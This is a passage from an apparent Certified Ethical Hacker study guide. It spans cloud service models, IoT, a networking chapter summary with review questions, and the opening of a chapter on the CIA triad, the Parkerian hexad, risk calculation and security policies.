Using PaaS, you can quickly create an entire virtual network with all of the virtual devices needed to support the service or application. If needed, systems from inside the enterprise network can be integrated with the ones from the cloud provider.

**FIGURE 2.16** AWS marketplace images


Normal access protocols are commonly used to get to the virtual devices, like SSH and Remote Desktop Protocol (RDP). This means that these services would be exposed to the outside world, though access rules can be created to narrow access down to specific source addresses. By default, though, the services may be exposed to the outside world, meaning they are available to attack. Addressing within the environment may not be static, though. This means that each time systems are brought online, they may get a different external address. There may be network address translation (NAT) in place, forwarding messages destined to the external IP address to a private address inside the solution.

## Software as a Service

Native applications that run on your desktop aren't always required anymore. Again, you may not be bound to a specific system with a piece of software that's licensed just to that system. Instead, many companies are offering their applications in the cloud, meaning they

have developed their applications to run inside a web browser. You may have run across these services if you have used Google Docs or Office Online, just as a couple of examples. There is a large amount of software that's available through a web interface. In some cases, as in the case of Google and Microsoft, there is already storage as a service on offer, so any documents you create are stored there. Third-party software, though, can also interface with these storage solutions.

**FIGURE 2.17** Azure Marketplace images



For example, some of the network diagrams in this chapter were done using draw.io, a web application that does diagramming. Some of the other diagrams were done using Visio Online. There are also solutions like Smartsheet, which does spreadsheets and project planning online. Customer relationship management (CRM) can also be accessed entirely through a web interface. This makes delivery of the solution much faster and easier for the software company, not to mention much faster and easier for the consumer. In many cases,

you can get started without any up-front costs, depending on what you are looking for and how often you are going to use it.

From a security standpoint, this sort of solution and delivery actually has the potential to vastly improve the process of fixing vulnerabilities. When a vulnerability in a web application is discovered, it can be resolved, tested, and deployed without any work on the part of the end user. This relieves the need for automatic updates on native applications deployed on users' systems. Because applications are not always updated when they are running on an end user's system, people aren't running out-of-date software full of vulnerabilities.

It does mean, though, that potentially sensitive data is stored with a third-party service. It also means that the data is transmitted from the web browser to the service provider over the Internet. Most sites support SSL/TLS, so the communication would be encrypted, but there have been vulnerabilities in SSL, which have led to information exposure. This is not to cast doubt on SSL/TLS in any way. It's just worth keeping in mind that data being transmitted across networks has the potential to be captured and analyzed.

## Internet of Things

If you don't have several of these devices in-house, you've probably seen them. The extreme examples are things such as refrigerators, toasters, and coffee machines. Beyond those, though, are home automation devices, digital video recorders, and cable/satellite set-top boxes. Any of these devices that have embedded software and also have network access are considered to be part of the Internet of Things (IoT). Essentially, anything that can be reached over the network that doesn't have a built-in screen or the ability to take direct user interaction is part of the Internet of Things. Smartphones or general-purpose computers would not be part of the Internet of Things because they have traditional input/output devices like a screen and keyboard, even if the keyboard is virtual. Many of these devices run a small, embedded implementation of Linux. Others use other embedded operating systems.

A reason to bring this up here, with cloud solutions, is that cloud providers are supporting these devices by offering communication hubs. Microsoft Azure has an IoT hub to connect these devices to. There are a couple of reasons for this. One of them is to acquire and store any data from the devices. Other applications like databases and machine learning systems can then be used with the data that's acquired for processing and analytics. Amazon has a similar offering.

In addition to acquiring data from these simple devices, the hub can be used for device management. Commands could be sent to the devices from these central hubs. Common protocols like HTTP may be used to communicate with the devices. There may also be other protocols, like Message Queuing Telemetry Transport (MQTT). This would be used for enabling messaging between devices. Messaging protocols like MQTT may use a publish/subscribe model for multiple devices to gain access to a messaging bus.

These service offerings from cloud providers give every business, including startups, the ability to create an infrastructure and an application to support devices they want to manufacture without a lot of investment up front. All of the infrastructure, with a very robust implementation, is being taken care of already.

# Summary

Networking computer systems has fundamentally changed the way we do business, work, and live. It's all happened in a very short time. Computer networks have also provided easy means for people and businesses to be attacked remotely. They have changed the face of how some criminal organizations operate. They provide an easy way to perpetrate fraud and theft. It's because of all of this, and also because much of what we'll be talking about in coming chapters relies on networks, that it can be really helpful to understand the fundamentals of computer networking.

Conceptual frameworks can help with understanding how communication between systems and applications takes place. There are two frameworks, or models, that are commonly referred to. The first is the OSI model. It has seven layers—Physical, Data Link, Network, Transport, Session, Presentation, and Application. Every system that is on a network has functionality that can be mapped to each of those layers. One thing to keep in mind as you are thinking about these models is that a layer on one system communicates with the corresponding layer on the system with which it's communicating. The Network layer in the sent message is handled by the Network layer on the receiving side, for example.

The other model, perhaps thought of as an architecture, is TCP/IP. This is sometimes called the DARPA model because the ARPAnet where the protocol suite was developed was funded by DARPA. Unlike OSI, which was developed entirely conceptually, TCP/IP describes an as-built design. Rather than seven layers as in OSI, TCP/IP has four layers, though those four layers encompass the same set of functionalities. TCP/IP includes the Link, Internet, Transport, and Application layers. The Link layer of the TCP/IP architecture encompasses the Physical and Data Link layers from the OSI model, while the application layer takes in the Session, Presentation, and Application layers from the OSI model.

It's often easier to view network layouts conceptually rather than physically. There are topologies that are commonly used. A bus network has a single backbone cable to which everything connects. A star network has a central access device like a switch or hub and all devices connect back to that. A ring network is actually wired, commonly, like a star but it behaves like a ring where messages travel around the ring looking for the systems. There are also mesh networks, where there are direct connections from one device to another. In a full mesh network, every device has a connection to every other device in the network. You'll also see hybrid networks a lot. A common hybrid is the star-bus, where the central access devices, like a switch, are all wired together through a bus.

The Internet runs on the TCP/IP suite, and most businesses also use TCP/IP these days. When looking at system communications, you will run across protocols like Ethernet that take care of connecting endpoints like desktop computers to the network. Ethernet communication happens through the use of MAC addresses. Any device on a local network wanting to communicate with another device on the same local network would do it using the MAC address.

At the Network or Internet layer is the IP. IP is a best-effort delivery protocol, meaning that the protocol has mechanisms that help ensure that messages (called *packets*, which is

the protocol data unit at this layer) can get from the source to the destination. These mechanisms are expressed in a series of header fields like the source and destination IP addresses and the IP identification field, in case packets need to be fragmented.

The TCP and UDP are at the Transport layer. They provide ports to enable multiplexing—meaning multiple applications can make use of network functionality at the same time by listening on a different port than the port on which another application listens. TCP, whose PDU is called a segment, uses a three-way handshake and also sequence numbers to guarantee delivery of messages in the correct order. TCP uses a connection-oriented model. UDP, on the other hand, whose PDU is a datagram, is an unreliable and connectionless protocol. UDP datagrams don't have to be acknowledged or replied to.

Different-sized networks are referred to in different ways. A LAN would be a network that is contained within a small geographic area like a floor, building, or campus. A MAN is larger than a LAN, covering perhaps an entire city, but smaller than a WAN. A WAN covers a large geographic area, like the United States. This may be used by a very large business that connects all of its offices together. A service provider's network would also be called a WAN.

Cloud computing is often used by both individuals and businesses. You can use cloud storage like Google Drive, Microsoft's OneDrive, or Dropbox. You can also create an entire business infrastructure network using IaaS. This is available from companies like Google, Amazon, and Microsoft, which all offer virtual machines that can be provisioned and turned up very quickly. Businesses can make use of these services to provide services outside of their internal networks. They can be used as a quick fallback to existing infrastructure. Additionally, small startups don't have to invest a lot of capital in systems. They can pay for what they use when they develop network-facing applications, like web services.

Companies can also use these cloud providers to support and manage embedded devices like thermostats, garage door openers, DVRs, and other similar devices. Amazon and Microsoft both have IoT support systems. They can be used to register, manage, and communicate with a wide variety of devices that are connected to home and business networks around the world.


## Review Questions

You can find the answers in the appendix.

1. Which of these devices would not be considered part of the Internet of Things?
  - A. Smartphone
  - B. Thermostat
  - C. Light bulb
  - D. Set-top cable box
2. If you wanted a lightweight protocol to send real-time data over, which of these would you use?
  - A. TCP
  - B. HTTP
  - C. ICMP
  - D. UDP
3. What order, from bottom to top, does the TCP/IP architecture use?
  - A. Network Access, Network, Transport, Application
  - B. Link, Internet, Transport, Application
  - C. Physical, Network, Session, Application
  - D. Data Link, Internet, Transport, Application
4. Which of these services would be considered a storage as a service solution?
  - A. Microsoft Azure
  - B. iCloud
  - C. Google Compute
  - D. DropLeaf
5. The UDP headers contain which of the following fields?
  - A. Source address, destination address, checksum, length
  - B. Destination port, source port, checksum, length
  - C. Flags, source port, destination port, checksum
  - D. Length, checksum, flags, address
6. What are the three steps in the TCP handshake as described by the flags set?
  - A. SYN, SYN/URG, RST
  - B. RST, SYN, ACK
  - C. SYN, SYN/ACK, ACK
  - D. SYN, SYN/ACK, ACK/URG

7. Which of these protocols would be used to communicate with an IoT device?
  - A. ICMP
  - B. SMTP
  - C. Telnet
  - D. HTTP
8. Which network topology are you most likely to run across in a large enterprise network?
  - A. Ring topology
  - B. Bus topology
  - C. Full mesh
  - D. Star-bus hybrid
9. If you were to see the subnet mask 255.255.252.0, what CIDR notation (prefix) would you use to indicate the same thing?
  - A. /23
  - B. /22
  - C. /21
  - D. /20
10. Which of these addresses would be considered a private address (RFC 1918 address)?
  - A. 172.128.10.5
  - B. 9.10.10.7
  - C. 172.20.128.240
  - D. 250.28.17.10
11. If you were looking for the definitive documentation on a protocol, what would you consult?
  - A. Request for comments
  - B. Manual pages
  - C. Standards
  - D. IEEE
12. The PDU for TCP is called a \_\_\_\_\_.
  - A. Packet
  - B. Datagram
  - C. Frame
  - D. Segment
13. Which header field is used to reassemble fragmented IP packets?
  - A. Source address
  - B. IP identification
  - C. Don't fragment bit
  - D. Acknowledgment field

- 14.** Which protocol is necessary to enable the functionality of traceroute?
  - A.** HTTP
  - B.** SNMP
  - C.** ICMP
  - D.** IP
  
- 15.** What is a MAC address used for?
  - A.** Addressing systems over a VPN
  - B.** Addressing systems through a tunnel
  - C.** Addressing systems over TCP
  - D.** Addressing systems on the local network



# Chapter

# 3

# Security Foundations

---

**THE FOLLOWING CEH TOPICS ARE COVERED IN THIS CHAPTER:**

- ✓ Network security
- ✓ Firewalls
- ✓ Vulnerability scanners
- ✓ Security policies
- ✓ Security policy implications
- ✓ Information security tools
- ✓ Information security attack detection



Organizations generally spend a lot of time and money on defenses and mitigations against attacks. There are some fundamental concepts that go into the planning and implementation of these defenses.

In this chapter, we're going to cover some of the subject matter that helps security professionals make decisions about how best to protect enterprises. Some of this is foundational, but it's necessary in order to build on it. By the end of the chapter, you'll have the basics behind you, and we'll have started to talk about hard, defensive mechanisms. You will run across many of these if you are acting as an ethical hacker.

First, you need to understand what is meant by information security—what events fall into the security bucket. These ideas are commonly referred to as the triad or the CIA triad. It's an essential concept for people who hold a Certified Information Systems Security Professional (CISSP) certification, which is a certification that covers the entire gamut of information security topics. The triad is a good foundation to understanding so much else about information security.

Alongside knowing what you are protecting against, you need to know *what* you are protecting. Performing risk assessments will help with that. Identifying potential risks and associated potential losses can help with decision making around where to expend limited resources—budget, staffing, capital expenditures, and so on. It will also help security professionals determine what policies they need in place to guide the actions of employees overall and, more specifically, information technology staff. From policies flow standards and procedures. They are all considered essential for determining how a company approaches protecting its information assets.

Once you have your policies in place, decisions can be made about how best to protect information resources. Beyond staffing, there is technology that can be brought to bear. There are a number of devices that can be placed into a network to help with information protection. These are meant not only to keep attackers out but also to provide information that can be used to identify intrusions, including the path an attacker may have taken to gain access to networks and systems. There may also be elements that are placed in the network that can automatically detect an intrusion attempt and then block that attempt.


The technology alone doesn't provide protection. Where these elements and devices are placed is important, and those decisions are made based on ideas such as defense in depth and defense in breadth. These ideas help to define a complete security architecture. Alongside the security devices, there are system-level mechanisms that can be very helpful in providing more context to the information provided by firewalls and intrusion detection systems. All of these elements and decisions together are needed to create a complete defense of the enterprise.

# The Triad

The triad is a set of three attributes, or properties, that define what security is. The three elements are confidentiality, integrity, and availability. Each of these properties needs to be taken into consideration when developing security plans. Each of them, to varying degrees of importance, will be essential in planning defenses. Not every defense will incorporate each of the three properties to the same extent. Some defenses impact only one property, for instance. From an attack perspective, a tester or adversary would be looking to compromise one of these elements within an organization. You will commonly see these three elements referred to as the CIA triad. This is not intended to be confused in any way with the Central Intelligence Agency.

Figure 3.1 shows the three elements represented as a triangle, as the triad is often depicted. One reason it is shown that way is that with an equilateral triangle, all the sides are the same length. They have the same value or weight, which is meant to demonstrate that none of the properties of the triad is any more important than any of the other properties. They all have equal value when it comes to the overall security posture of an organization. Different situations will highlight different elements, but when it comes to the overall security of an organization, each is considered to have equal weight to have a well-balanced approach.

**FIGURE 3.1** The CIA triad



Something else that might occur to you, as you look at the figure, is that if any of the sides are removed or compromised, it's no longer a triangle. The same is true when it comes to information security. If any of these properties is removed or compromised, the security of your organization has also been compromised. It takes all of these properties to ensure that you and your information are being protected.

## Confidentiality

Perhaps we should go back to kindergarten for this, though you may have more recent memories or experiences that apply. There are always secrets when you're young, and it

seems like they are always shared in very conspiratorial, whispered tones on the very edge of the schoolyard. You expect that when you share a secret with your friend, that secret will remain between you and your friend. Imagine, after all, if you were to tell your friend that you really, really, really liked the person who sat behind you in class and your friend were to tell that person. That would be mortifying, though the mortification level would likely be in inverse relationship to your age.

When your friend shares your secret, assuming they do, they have breached your confidence. The secret you have shared with them is no longer confidential. You won't know whether you can continue to trust your friend. One of the challenges is that you might have shared your secret with two friends. You then hear about the secret from someone else altogether. You don't know without probing further which friend may have been the one to tell. All you know is that confidentiality has been breached.

In the digital world, confidentiality still means keeping secrets, so nothing much changes there. This, though, encompasses a lot of different aspects. It means making sure no one gets unauthorized access to information. This may mean using strong passwords on your user accounts to make sure attackers can't get in. It may mean keeping certain information offline so it can't be accessed remotely. Commonly, though, a simple way to achieve confidentiality is through the use of encryption.

When we are talking about confidentiality here, we should be thinking about it in two dimensions—static and dynamic. Static would be protecting data that is considered “at rest,” which means it’s not moving. It is probably stored on disk and not being used or manipulated. The second type, dynamic, is when the data is moving, or “in motion.” This refers to data when it is being sent from one place to another. This may include your web browser asking for and then retrieving information from a web server. As the data is being transmitted, it is in motion. It’s this transmission that makes it dynamic and not necessarily that it is being altered, though data being sent from one place to another could definitely be experiencing alteration through interaction with the user and the application.

When we are making use of encryption for web-based communication, the Secure Sockets Layer/Transport Layer (SSL/TLS) security protocols are used. While TLS has long since superseded SSL, it is still sometimes referred to as SSL/TLS. Regardless of how it’s referred to, though, it is a set of mechanisms for encrypting data. SSL and TLS both specify how to generate encryption keys from data that is known, as well as some partial data that is transmitted from one side to the other.

Since encrypted data can’t be read without a key, the confidentiality of the data is protected. This is not to say that encryption guarantees confidentiality. If an attacker can get to the key in some way, the attacker can then decrypt the data. If the data is decrypted by someone who shouldn’t have seen it, confidentiality has of course been compromised. Attacks against the encryption mechanisms—ciphers, key exchange algorithms, and so on—can also lead to a compromise of confidentiality. A successful attack against the encryption, and there have been successful attacks against various encryption methods and standards, will lead to ciphertext being decrypted.


## Integrity

In addition to having data be confidential, we also generally expect it to be the same from the moment we send it to the moment it's received. Additionally, if we store the data, we expect the same data to be intact when we retrieve it. This is a concept called *integrity*. Data integrity is important. It can be compromised in different ways. First, data can be corrupted. It can be corrupted in transit. It can be corrupted on disk or in memory. There are all sorts of reasons data gets corrupted. Many years ago, I started getting a lot of corrupted data on my disk. I replaced the disk and still got a lot of corrupted data. In the end, it turned out that I had bad memory. The bad memory was causing data being written out to disk to be corrupted. Bad components in a computer system happen, and those bad components can result in data loss or corruption.

Sometimes, mistakes happen as well. Perhaps you have two documents up and you are working in them at the same time. One of them is a scratch document with notes for the real document. You mistakenly overwrite a section of the real document, thinking you are in the scratch document, and then, because you don't trust autosave, you save the document you are working in. This might be considered a loss of data integrity because important pieces of the document you are working in have been altered. If you don't have a backup from which to replace data, you may not be able to recover the original, and it could be that you don't even notice the mistake until the document has been sent around the office with the text containing the mistake in it. Suddenly, information is being shared that is incorrect in some way.

A man-in-the-middle attack is one way for an attacker to compromise integrity. The attacker intercepts the data in transit, alters it, and sends it on the way. When you browse to a website that uses encryption, a certificate is used to provide keying, meaning the certificate holds keys used for encryption and decryption. When a certificate contains a name that is different from the hostname being visited, your browser will generate an error, as you can see in Figure 3.2.

**FIGURE 3.2** An error message about an apparently invalid certificate



What the certificate says, though it's not shown in the error, is that it belongs to [www.furniturerow.com](http://www.furniturerow.com). However, the website that was visited was [www.sofamart.com](http://www.sofamart.com). If you didn't know that the Furniture Row company owned Sofa Mart, you might begin to question whether you were being hijacked in some way. An attack in this situation may have resulted in an attacker gathering information from your session, which you wouldn't have expected because you believed the session was encrypted. Worse, the information you got could have been altered while the attacker got the real information. There are many cases where that may be a realistic scenario.

Integrity, it turns out, is very complex. There are so many cases where integrity can be violated and we've only scratched the surface. Integrity isn't only about the contents of the data. It may also be the integrity of the source of the information. Imagine writing a letter and digitally adding a signature so it appears to have been written by someone else. When you start thinking about integrity, you may come up with many examples.

## Availability

This is perhaps the easiest to understand and one of the most commonly compromised properties. It comes down to whether information or services are available to the user when they are expected to be. As with the other properties, this may be a case of mistakes and not necessarily malicious. If you were to keep information on an external drive, then go somewhere—work, on site with a client—and forget to bring the drive, the files on that drive wouldn't be available. It wouldn't be malicious, but it would still be a failure of availability since you wouldn't be able to access what you need when you need it. You haven't lost the data. It's still intact. It just isn't where you need it when you need it to be there. That's a breach of availability.

Misconfigurations can result in problems of availability. Making a change to a service configuration without testing the change may result in the service not coming back up. In production, this can be very problematic, especially if it's not clear that the service failed. Some services will appear to have restarted when in fact the configuration caused the service start to fail. Even if it's a short period of time before the change has been rolled back, there is a possibility of users of the service not being able to perform the functions they expect.

Recently, I was reading about a case of a cluster where six out of the seven devices took an upgrade cleanly while the seventh device was still on the older code. Because there were some incompatibilities with the communication between the older code and the newer code, all the devices went into a bad loop, shutting out all legitimate requests.

Malicious attacks are common as well. A denial-of-service (DoS) attack denies access to a service, which translates to the service being unavailable for legitimate traffic. Attackers can overwhelm the service with a lot of requests, making it difficult for the service to respond. A legitimate request would have a hard time getting through the noise, and even if the request got through, the service may not be able to respond. DoS attacks have been common for decades now, though the change in available bandwidth and other technology changes mean that the attacks have had to change along with the technology and bandwidth increases.

## Parkerian Hexad

Not everyone believes that three properties are sufficient to encompass the breadth of information security. In 1998, Donn Parker extended the initial three properties by adding three more. These are not considered standard, because there is some debate as to whether it's necessary to break the additional properties out. The three additional properties Parker believes are necessary are as follows:

**Possession (or Control)** If you had mistakenly handed the external drive mentioned earlier to a friend, thinking you were handing them back their drive, the drive would be in their control. If the friend never plugged the drive in to look at it, the data on it would not be subject to a breach of confidentiality. However, the fact that the drive is not in your control any longer does mean that it is not available to you, meaning it is a loss of availability. This is one reason this property isn't included in the primary triad, though it can be an important distinction.

**Authenticity** This is sometimes referred to as nonrepudiation. The idea of authenticity is that the source of the data or document is what it purports to be. As an example, when you digitally sign an email message, the recipient can be certain that the message originated from you because the message includes your digital signature, which no one else should have. Of course, in reality, all we know is that the message was signed with your key. If your key was stolen or given away, it could be used without you. Authenticity is making sure that when you get a piece of data, no matter what it is, it's actually from where it purports to be from.

**Utility** Let's say you have that same external drive we've been talking about. It's now many years later, and it's been in a drawer for a long time. It's just the drive, though. There is no cable with it because they got separated. You don't have the cable anymore, and additionally, the interfaces on your computer have all changed since the last time you used it. Now you have data, but it cannot be used. It has no utility. Personally, I have an old nine-track tape sitting in a tub in the basement. I've had it for decades. It's completely useless to me because I don't have a tape drive or a mainframe to read it to. Additionally, it's likely stored in EBCDIC and not ASCII. All of this makes the data on that tape useless, despite that it is in my possession and technically available to me.

While these properties do raise specific ideas that are important to think about, you could also fit the scenarios into the three properties that are part of the CIA triad. Possession and utility situations could be said to fall under availability, and authenticity could be placed under integrity. After all, if the source of a piece of data is said to be one thing when in fact it isn't, the integrity of the data is invalid. What you get with the Parkerian hexad is some specific cases rather than the broader concepts from the CIA triad. If it's more useful for you to break them out from the others as you are thinking about what security means and what events are security-related, the hexad may be more useful for you than the triad.

# Risk

Very simply, risk is the intersection of loss and probability. This is a condensed idea, and it can take a lot to unpack, especially given common misunderstandings of what risk is. A longer version of this sentiment is found in the definition of *risk* at Dictionary.com, which says that risk is “the exposure to chance of injury or loss.” The chance in the definition is the probability, which is measurable. Loss or injury is also measurable. This means we can apply numbers to risk and it doesn’t have to be something amorphous or vague.

Often, you will see the term *risk* used when what the speaker really means to say is *chance*, or *probability*. Someone may say there is a risk of some event happening. What is really meant is that there is a probability of that event happening, and presumably, the event is one that could be perceived as negative. Probabilities can be calculated if you have enough data. A very simple way to calculate probability, which is commonly expressed as a ratio, is to divide the number of events by the number of outcomes.

As an example, what is the probability of any day in April falling on a weekend? There are 30 days in April. That’s the number of outcomes. As there are typically 8 weekend days in a 30-day month, the number of events is 8. The probability then is 8/30, or 8 out of 30. If you wanted to, you could reduce that to 4 out of 15, but 8 out of 30 says the same thing, and it’s clearer to see where the information came from. If you wanted to refine that, you could ask about a specific April to see if, based on how the days aligned, there were more than 8 weekend days that year.

Probabilities of information security events are harder to calculate. What is the probability of your enterprise being hit by a distributed (based on the acronym you are using) denial-of-service attack? According to Imperva Incapsula, using its online DDoS Down-time Cost Calculator, the probability of a 2,500-person company that is in the e-commerce business getting hit with a DDoS is 36 percent. That’s 36 events out of 100 outcomes. In this context, we start getting very amorphous. What is an event here? What is an outcome? For every 100 connection attempts to your network, 36 will be DDoS messages? That doesn’t make sense. As I said, calculating the probability of risk is challenging, and even if you do, it may be hard to understand the results you get.

Loss is, perhaps, easier to quantify, though even there you may run into challenges. Let’s say that your business has been compromised and some of your intellectual property has been exfiltrated. Since the intellectual property isn’t gone, meaning you still have it in your control, what is the tangible loss? It depends on who took it and what they took it for. If someone in another country took it and your business doesn’t sell any product there, is there an actual loss?

Certainly, there are costs associated with cleanup. Even there, though, it can be challenging. So much is soft costs. If you don’t bring in an outside contractor to do the cleanup for you, you are using your own people, whom you are already paying. An outside contractor will have hard costs in the form of a bill your company will be expected to pay. That will come out of your bottom line, so there is, for sure, a number that can be applied to loss there. How do you calculate the cost of cleanup if it’s your own people, though? You’re already paying them, so the cost is in deferred actions on other projects.

Now, we know we can get values for loss and for probability. We can calculate risk from those two values by multiplying loss by probability. You end up with  $\$risk = probability * loss$ . The dollar sign is included in there to be clear about the terms so you know what the end result means. The risk value you end up with is in dollars. This value is more meaningful in a comparative way. You can compare the risk of different events by using quantitative comparison if you know the monetary value of the loss and the probability. This means you are not comparing just loss and not just probability.

It can be tempting to think about risk as loss. A high-risk event to some is one where there is a catastrophic outcome. This is the way our brains are wired. Our brains look for bad things and try to avoid them. Because of that, if you were to ask someone what a high-risk event in their lives is, outside of information security, they may well give you an example of an event that may result in death, like driving. They don't take into account the actual probability of a catastrophic event happening. They only think about the potential outcome at its most extreme. This is called *catastrophizing*. It's not helpful when we are trying to evaluate risk in an information security context.

Risk is used as a way of identifying what is important. The goal of any information security program is to protect what is important and valuable. One way to quantify what is valuable is through the loss number. Higher loss may mean higher value. When you calculate the overall risk value, you can determine where to apply your resources. If you have an event that has a high risk value, it is probably a good idea to apply resources to protect against that event. Of course, predicting every possible event can be challenging. This is what makes information security difficult—understanding events, probabilities, and outcomes for your organization and then planning to protect against negative events.

When it comes to risk, there are other concepts that are important to consider. The first is threat. A threat is something that has the possibility to incur a breach of confidentiality, integrity, or availability. The avenue this breach may take is called a vulnerability. A vulnerability is a weakness in a system. This may be its software, its configuration, or how the entire information solution is put together. When the vulnerability is triggered, it is called an exploit. We exploit vulnerabilities, though not all vulnerabilities can be exploited. Race conditions are examples of vulnerabilities that may not be able to be exploited. A code review shows that there is a problem and the result of the problem could result in data corruption, for example. However, because of the speed at which the program executes, it's essentially impossible to sit in between the two instructions to make the change. Certainly not all vulnerabilities can be exploited by everyone.

A race condition is a programmatic situation where one process or thread is writing data while another process or thread is reading that data. If they are not tightly in sync, it's possible for the data to be read before it's written. It may also be possible to manipulate the data in between writing and reading. At its core, a race condition is a synchronization problem.

A threat agent or threat actor is an entity, like a person or group, that can instantiate a threat. The threat agent is who manifests a threat. The pathway the threat agent takes to

exploit a vulnerability is called the threat vector. All of these concepts are important because they help to better understand where risk lies. Once you have identified what resources you care about, you should think about what threat agents may care about those resources. This can help you to identify potential vulnerabilities. Once you know what your vulnerabilities are and the potential threat vectors, you can start to think about how you are going to protect against those threats.

## Policies, Standards, and Procedures

While we, as information security professionals, can often think about security for the sake of security as the most important thing, the fact is that security is a business enabler, not a business driver. This means security, in most cases, doesn't add to the bottom line. The lack of security or a weakness in security can take away from the bottom line. Because security is a business enabler, the business sets the parameters around what is important and the means to protect what is important. It does that by creating policies. Once the policies are created, standards are built out of those policies. Closest to where the work actually gets done are procedures. These are developed because of what the standards say.

### Security Policies

A security policy is a statement of intention with regard to the resources of a business. It defines what a company considers to be security—what resources need to be protected, how resources should be utilized in a proper manner, how resources can or should be accessed. These policies are essential to good corporate governance, since the policies are lines that management draws. This means that having management set the tone and direction is not only a good idea, it's also required. Management and the board of directors have an obligation to the stakeholders in the business—the individual owners or the shareholders.

Security policies are not only about defining important resources, they are also about setting expectations of employees. Many organizations, for example, have an acceptable use policy. This is about defining what users can and cannot do. Any violation of this policy on the part of the employee is generally cause for sanction or termination, depending on the extent of the violation and the impact to the business. Of course, not all policies are directly about the users and their behaviors. There may be other security policies that are more directed at information technology or information security staff.

